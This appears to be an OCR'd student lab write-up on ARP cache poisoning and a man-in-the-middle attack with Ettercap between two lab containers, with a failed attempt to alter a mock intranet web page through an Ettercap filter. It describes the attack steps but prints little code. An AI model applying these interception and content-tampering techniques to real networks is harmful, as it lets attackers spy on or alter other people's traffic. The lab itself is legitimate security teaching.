
Here, I'm showing the arp caches of the host VMs (Window and kali) before attempting the arp cache poisoning.







Then I proceed to poison the arp cache by running Ettercap through the command line interface.





Then I proceed to check the arp cache of the other hosts on the network after performing the arp poising. And we can see that the expected changes took place (with both host having the other hosts IP mapped to the attacker's mac address).







Ettercap: Lab Task5

Starting Ettercap as a text-only-interface


Installing Ettercap on the attacker container




Here, we ensure IP forwarding is enabled so that the attacker VM is able to relay the messages between the two targets. The two targets in this case are machine A (10.9.0.5) machine B (10.9.0.6).




To test if Ettercap is functioning, I pinged one host to the other host. In this case, we saw that Ettercap was capturing traffic and therefore working as expected.







To do the other part of the task we have to create a web page on host A and modify the displayed contents of that webpage when viewed by host B. To do this I first installed apache and modified the default webpage to include a certain message. I then ensured this message was accessible by the victim.




I then modified an Ettercap filter such that it helps in altering the contents of the webpage when displayed to the victim.




I then compiled the filter and used it in Ettercap.



I then went back to the victim host expecting to see an altered webpage message. Unfortunately, nothing would load up and eventually the curl command would time out. This is despite seeing that Ettercap is capturing traffic in the meanwhile. I tried this a few times and I couldn't get anything new past this point.


Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
HSBC Intranet Page
For internal use only
Due to the Heavy Work Load, Everyone is Expected to Come to Work at 6 am
root@7af815b4dd93:/#
root@7af815b4dd93:/#
root@7af815b4dd93:/# curl 10.9.0.5
^C
root@7af815b4dd93:/#
root@7af815b4dd93:/#
root@7af815b4dd93:/#
root@7af815b4dd93:/# curl 10.9.0.5
7:52 PM
2024-02-04


seed
lab1_seed
Terminal
Terminal
Terminal
Terminal
Terminal
Terminal
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Mon Feb 5 00:51:42 2024 [137274]
TCP 10.9.0.6:35504 --> 10.9.0.5:80 | S (0)
Mon Feb 5 00:51:43 2024 [149489]
